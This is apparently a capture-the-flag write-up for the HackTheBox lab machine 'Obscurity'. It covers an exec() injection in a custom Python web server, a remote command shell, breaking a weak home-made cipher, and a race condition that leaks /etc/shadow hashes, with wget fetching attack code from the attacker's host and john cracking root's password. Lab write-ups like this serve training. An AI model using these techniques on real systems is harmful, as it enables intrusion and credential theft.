Obscurity

OS:	🐧 Linux
Difficulty:	Medium
Points:	30
Release:	30 Nov 2019
IP:	10.10.10.168

- Writeup -

BoxAuthor : clubby789
Writeup by : ZenixOwler

- Requirements -

- Python Knowledge
- Socket Programming knowledge
- Threading Knowledge
- Basic enumeration skills
- Understanding tools like nmap, wfuzz, ssh, ...

FOREWARNING : if you don't have any of the requirements above,
please at least get a grasp at them before proceeding any further.

1.   Enumeration

- Like every box that we usually do, perform a nmap scan at first to see what's running on the target.

```
me@htb:~$ ip=$(nmap -p- --min-rate=1000 -T4 10.10.10.168 | grep ^[0-9]
| cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
me@htb:~$ nmap -sV -sC -p $ip 10.10.10.168
```

Output :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-10 10:28 +07
Nmap scan report for 10.10.10.168
Host is up (0.26s latency).
Not shown: 65531 filtered ports
PORT     STATE   SERVICE      VERSION
22/tcp   open    ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed  http
8080/tcp open    http-proxy BadHTTPServer
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 09 Apr 2020 20:45:22
|     Server: BadHTTPServer
|     Last-Modified: Thu, 09 Apr 2020 20:45:22
|     Content-Length: 4171
|     Content-Type: text/html
|     Connection: Closed
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>0bscura</title>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta name="keywords" content="">
|     <meta name="description" content="">
```

- As we can see, there are three ports in the scan, 80, 22 and 8080. Attempt to browse at port 80 failed since it closed, let's try port 8080.
(browsing to http://10.10.10.168:8080/)

- We see there is a webservice running on port 8080, since it's hardly to be any vulnerability of SSH in most boxes, it's most likely to be a web-exploitation.

- Try messing around a bit and you will find some nifty information.

Development

Server Dev

Message to server devs: the current source code for the web server is in "SuperSecureServer.py" in the secret development directory

- There seem like there is a file called "SuperSecureServer.py" somewhere, and there's a high chance of it being somewhere at http://10.10.10.168:8080/SOMEWHERE/SuperSecureServer.py. Let's try to fuzz the URL a bit with wfuzz.

Command :

```
me@htb:~$ wfuzz -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
-w /usr/share/wordlists/wfuzz/general/big.txt --sc 200
```

Output :


```
Warning: Pycurl is not compiled against Openssl. Wfuzz might not wor

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 3024

===================================================================
ID             Response   Lines    Word     Chars       Payload
===================================================================

000000829:     200        170 L    498 W    5892 Ch     "develop"
000002242:     404        6 L      14 W     175 Ch      "readme"
Finishing pending requests...
```

- Boom ! it seems like there is a folder called "develop". Let's try to browse to http://10.10.10.168:8080/develop/SuperSecureServer.py to see if there is any file there.

- Yup, there is. Let's save this file back then try to exploit it, i will use Atom to view/edit/exploit this python file. Use your own editor or you can exploit it manually on the browser.

- According to its name, we can assume that the website isn't using any standard webserver such as Apache but it is using this python script as its main webserver. If we can exploit it, it's a win-win for us.

2.   Exploitation :

- If you know Python well, you may know that line 134 of the script contains a pretty suspicious function that could potentially lead to a RCE if you just know how to format the string correctly and how to send the payload to it.

```python
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        # payload = "a ';subprocess.call(['ping','10.10.14.54'])' a\na"
        exec(info.format(path)) # This is how you do string formatting, righ
        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[-1]]
```

- The exec() executes whatever is in the **'info'** variable so imagine if we can somehow format the **'info'** into something like this...

> **"output = 'Document: ';*<python-payload>*;''"**

- Then when the exec() is executed, here is what happens on the box's memory...

1. There will be a variable named "output" created and its value is 'Document: ' which we can ignore.
2. ***<python-payload>*** will be executed ;)
3. '' is there (which again, we can ignore)

- the main purpose is to somehow execute some malicious python codes on the target so the important step is step 2, to have the ***<python-payload>*** executed

- But before crafting a payload, we have to see how can the payload be passed into the exec() function by examing the codes a bit further. As you can see, info.format(**path**) and **'path'** is an argument of the serveDoc(...) method.

```python
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
```

- And the serveDoc(...) method is only called twice in the handleReq-
uest(...) method and in this case whatever is in request.doc will repr-
esent the data in *'path'*.

```python
def handleRequest(self, request, conn, address): # second step here
    if request.good:
        document = self.serveDoc(request.doc, DOC_ROOT)
        statusNum=document["status"]
    else:
        document = self.serveDoc("/errors/400.html", DOC_ROOT)
```

- And finally, it all leads back to the listenToClient() method, which is pretty
self-explanatory according to its name. Listen for incoming traffics.

```python
def listenToClient(self, client, address):
    size = 1024
    while True:
        try:
            data = client.recv(size) # bVIetnam
            if data:
                req = Request(data.decode())
                self.handleRequest(req, client, address)
                client.shutdown()
```

- We can now know that whatever is in *'req'* will represent the ***request***
argument and we can also see that it equals to ***Request(d-
ata.decode())*** and ***data*** is what we send to the server so it's up to what we
wanna send now so we can try to craft a payload then send it there but not
yet...

- The Request(...) class still have some obstacles within it for us to solve.

```python
class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n") # "a ; a\na"
        method,doc,vers = req[0].split(" ") # ( value1, value2, value3 )
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header": headerDict, "body": body}
```

- The Request(...) class will set whatever is defined in **data.encode()** to the **request** argument within it and the request argument will be passed into the **self.parseRequest()** method. If you view the parseRequest() method you will see that our data will first be splitted up into a list.

   --> **request.strip('\r').split("\n")**

- Then split again if there is any space within the first index of that list.

   --> **method,doc,vers = req[0].split(" ")**

- So the checkpoint is the data within the **doc** variable, which will be the **request.doc** that we first wanted to pass into the serveDoc() method
If it's something like `';<python-payload>;'` then we will successfully execute our payload on the target. But to bypass those splitting procedures, we can add in some extra data to what we send to fool the server. Like...

<div align="center">

`a ';<python-payload>;' a\na`

</div>

- so eventually **doc/request.doc/info** will contain something
  like `';<python-payload>;'` and then the **exec(info.format(path))** line will execute a command such as

<div align="center">

`Output = 'Document: ';<python-payload>;''`

</div>

- Now it's up to us to craft our own payload but if you do that manually every time it is gonna be a waste of time. But it is good to first do it manually to

check whether if the server's nc supports the -e option or not but sadly it's not (i have tried and i know) so i had to craft another payload and automate it with a python script.

https://github.com/ChaoticHackingNetwork/Writeups/blob/master/HackTheBox--Obscurity/exploit.py <--- link of the script (which i put in the same repository of this writeup)

- Try to execute the script and see if it succeeds or not...

```
zenix@zenhtb:~/HackTheBox--Obscurity$ python3 exploit.py 10.10.14.54
Cmd >> whoami
www-data

Cmd >> ls /home/
robert

Cmd >> ls -la /home
total 12
drwxr-xr-x  3 root    root    4096 Sep 24  2019 .
drwxr-xr-x 24 root    root    4096 Oct  3  2019 ..
drwxr-xr-x  7 robert robert  4096 Dec  2  2019 robert

Cmd >> _
```

- It worked !!! (Remember to replace 10.10.14.54 with your own tun0 address)

3.   Privilege Escalation :

- As you can see we are not able to view the data of user.txt yet since it belongs to robert. Try enumerating around awhile and you will see some nifty files within /home/robert

```
Cmd >> ls -la /home/robert
total 60
drwxr-xr-x 7 robert robert 4096 Dec  2  2019 .
drwxr-xr-x 3 root   root   4096 Sep 24  2019 ..
lrwxrwxrwx 1 robert robert    9 Sep 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4096 Dec  2  2019 BetterSSH
drwx------ 2 robert robert 4096 Oct  3  2019 .cache
-rw-rw-r-- 1 robert robert   94 Sep 26  2019 check.txt
drwxr-x--- 3 robert robert 4096 Dec  2  2019 .config
drwx------ 3 robert robert 4096 Oct  3  2019 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct  3  2019 .local
-rw-rw-r-- 1 robert robert  185 Oct  4  2019 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4  2019 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct  4  2019 SuperSecureCrypt.py
-rwx------ 1 robert robert   33 Sep 25  2019 user.txt

Cmd >> _
```

- those hidden files can sure be ignored, they are just regular ones that aren't very special most of the time. But files like **“check.txt”, “out.txt”, “passwordreminder.txt”** and **“SuperSecureCrypt.py”** seem like some weird files and when you see something weird, you just gotta get weirder and mess with them more often... Let's download all of those files and see if we can do anything with them.

Check.txt :
```
Cmd >> cat /home/robert/check.txt
Encrypting this file with your key should result in out.txt, make sure your key
is correct!

Cmd >> _
```

- It's good to assume that SuperSecureCrypt.py could be the encryptor and decryptor to the out.txt, let's try to exploit it and see if there is any hint for us to break the algorithm.

```python
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        encrypted += chr((ord(x) + ord(keyChr)) % 255)
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted
```

- Looks like it is the encryptor, now let's pick one of these two functions to break, usually if we can break the encrypting function, we can break the other one too. I would like to exploit the **encrypt(text, key)** function to see if anything is wrong with it first

- By looking at line 6 of the function, it's safe to assume that this is where the encrypting begins and **encrypted** is what resulted in the **out.txt** file.

- The first character of out.txt is "¦" and its corresponding value is 166. Most of you will be confused that this is impossible to break since there are too many characters in computers to know which fits line 6 in order for chr((ord(first_character_of_the_password) + ord(keyChr)) % 255) = 166. But just remember that password is mostly made up of characters on the keyboard only. So characters of the password are somewhere within this range....

qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSAZXCVBNM{}~!@#$%^&*()_+`1234567890-=|\:;"'[]<,>.?/

- Assume the first character of the password is x so let's see which x is within that range in order for chr((ord(x) + ord(keyChr)) % 255) = 166 . After looping for awhile you will know that x = 'a'. ord('a') is 97 and the first character within check.txt is 'E' and ord('E') is 69. So (97 + 69) % 255 will result in 166. After looping for a bit more you will know that the encrypt() function will eventually return back to the beginning of the password, so it

will be exhausted to do this manually, therefore, let's make a script to automate this cracking process.
https://github.com/ChaoticHackingNetwork/Writeups/blob/master/HackTheBox--Obscurity/findpass.py <-- link of the password-finding script (which i put in the same repo of this writeup as well)

```
zenix@zenhtb:~/HackTheBox--Obscurity$ python findpass.py
Original password --> alexandrovichalexandrovichalexandrovichalexandrovichalexan
drovichalexandrovichalexandrovichal
Parsed ( correct ) password --> alexandrovich
zenix@zenhtb:~/HackTheBox--Obscurity$ _
```

- Running the above script will give you the password of the encryption which is "alexandrovich". Let's try to manually use it to decrypt the out.txt to see if it's correct.

```
zenix@zenhtb:~/HackTheBox--Obscurity$ python SuperSecureCrypt.py -i out.txt -o decrypted.txt -k alexandrovich -d
##############################
#          BEGINNING         #
#     SUPER SECURE ENCRYPTOR  #
##############################
   ##############################
   #          FILE MODE        #
   ##############################
Opening file out.txt...
Decrypting...
Writing to decrypted.txt...
zenix@zenhtb:~/HackTheBox--Obscurity$ cat decrypted.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
zenix@zenhtb:~/HackTheBox--Obscurity$ _
```

- As you can see, the decryption was successful which mean the password was correct. Attempt to use this password to SSH as robert will fail as i had tried but let's see what will happen if we use this password to decrypt **passwordreminder.txt.**

```
zenix@zenhtb:~/HackTheBox--Obscurity$ python SuperSecureCrypt.py -i passwordreminder.txt -o decrypted.txt -k alexandrovich -d
# Terminal ##############################
#          BEGINNING         #
#     SUPER SECURE ENCRYPTOR  #
##############################
   ##############################
   #          FILE MODE        #
   ##############################
Opening file passwordreminder.txt...
Decrypting...
Writing to decrypted.txt...
zenix@zenhtb:~/HackTheBox--Obscurity$ cat decrypted.txt
SecThru0bsFTW
zenix@zenhtb:~/HackTheBox--Obscurity$ _
```

- "SecThru0bsFTW" huh ? Cryptic but seem like a password to me, attempt to SSH it as robert and BOOM !!! Access granted.

```
zenix@zenhtb:~/HackTheBox--Obscurity$ ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  dirbuster nformation as of Fri Sep 25 17:30:13 UTC 2020

  System load:  0.0                Processes:           107
  Usage of /:   45.8% of 9.78GB    Users logged in:     0
  Memory usage: 16%                IP address for ens160: 10.10.10.168
  Swap usage:   0%


40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Ch

Last login: Fri Sep 25 06:43:56 2020 from 10.10.14.54
robert@obscure:~$ _
```

- Obtain the user.txt flag at /home/robert/user.txt as will, now let's try to root the server.

4.   Full Access :

- Messing around and you will find another interesting file, BetterSSH/Better-SSH.py

```
robert@obscure:~/BetterSSH$ cat BetterSSH.py
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
```

- Again, read the codes and try to exploit it and you will know something is suspicious as it messes around with /etc/shadow. Also as we have possibly known, this file is run by root.

```
with open('/etc/shadow', 'r') as f:
    data = f.readlines()
data = [(p.split(":") if "$" in p else None) for p in data]
passwords = []
for x in data:
    if not x == None:
        passwords.append(x)

passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
with open('/tmp/SSH/'+path, 'w') as f:
    f.write(passwordFile)
```

- The script will open up /etc/shadow in read-mode, copy its data, parse it around a bit then create a random file at /tmp/SSH then write the parsed data to it
- As robert we can't access /etc/shadow but only root can and luckily, by viewing the output of "sudo -l", it's safe to say that we can run it as root.

```
robert@obscure:~/BetterSSH$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~/BetterSSH$ _
```

- Even if we run it as root there is still some problems, the file that is created in /tmp/SSH has a randomized filename and it will be deleted if we don't provide the correct password after 0.1 second.

```python
time.sleep(.1)
salt = ""
realPass = ""
for p in passwords:
    if p[0] == session['user']:
        salt, realPass = p[1].split('$')[2:]
        break

if salt == "":
    print("Invalid user")
    os.remove('/tmp/SSH/'+path)
    sys.exit(0)
```

- But worry not, the good thing that we know is that there is nothing more than that file in /tmp/SSH, the system has a typical umask setting which means even if root creates another file, normal users can still read it and most importantly, the script has to wait 0.1 second before deleting it which is enough time for us to do something to obtain the hash.

- We can create a thread which restlessly checks for any existence within /tmp/SSH, once there is, the thread will immediately read it and write it to another file, even tho 0.1 second may seem fast to you, it still seems pretty slow for a thread or a process in computer. Therefore, a thread can always do things simultaneously with a good speed.

- I have made a python script which create a thread like i said, let's first run that script (gethash.py) .
- The script will basically initialize a checking-thread then run BetterSSH.py as root, provide random or false information to it as it doesn't really matter, all we need is for it to write data of /etc/shadow to a file in /tmp/SSH then our script will take it.
https://github.com/ChaoticHackingNetwork/Writeups/blob/master/HackTheBox--Obscurity/gethash.py <-- hashes-snatching script (in the same repo)

- First download the script into your local directory and start a simple HTTP server so we can wget the script from the target's machine.

```
zenix@zenhtb:~/HackTheBox--Obscurity$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

- Next, download the script onto the target.

```
robert@obscure:~$ wget http://10.10.14.54:8080/gethash.py
--2020-09-25 18:18:28--  http://10.10.14.54:8080/gethash.py
Connecting to 10.10.14.54:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 790 [text/plain]
Saving to: 'gethash.py'

gethash.py                             100%[====================

2020-09-25 18:18:28 (675 KB/s) - 'gethash.py' saved [790/790]

robert@obscure:~$ ls
BetterSSH  check.txt  gethash.py  hashes.txt  out.txt  passwordrem
```

- Now simply run the script and snatch the hashes.

```
robert@obscure:~$ python3 gethash.py
Enter username: bullcrap
Enter password: bullcrap
Invalid user
----- SNATCHED HASHES -----
$o$ienpi...m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
robert
$5GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/

----- SNATCHED HASHES -----
robert@obscure:~$ _
```

- Since we are trying to obtain root's password, let's ignore robert's and use john to crack root's hash, make sure you have unzipped your rockyou.txt wordlist first before brute forcing.

```
zenix@zenhtb:~/HackTheBox--Obscurity$ touch roothash.txt
zenix@zenhtb:~/HackTheBox--Obscurity$ vi roothash.txt
zenix@zenhtb:~/HackTheBox--Obscurity$ /usr/sbin/john --wordlist=/usr/share,
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mercedes         (root)
1g 0:00:00:00 DONE (2020-09-26 02:20) 1.086g/s 417.3p/s 417.3c/s 417.3C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
zenix@zenhtb:~/HackTheBox--Obscurity$ _
```

- Try to change user as root by running "su root" or "su" with the above password will spawn a root shell for you, now you have full control over the system

```
robert@obscure:~$ su root
Password:
root@obscure:/home/robert# whoami
root
root@obscure:/home/robert# _
```

- And there you have it folks, Obscurity fully pwned !!! Have fun and keep haxing...

ENJOY READING ?

If Yes then please support me, Thank.

Facebook : https://www.facebook.com/Hackernese.Official

Github : https://github.com/Zenix-Owler

HackTheBox : https://www.hackthebox.eu/home/users/profile/49571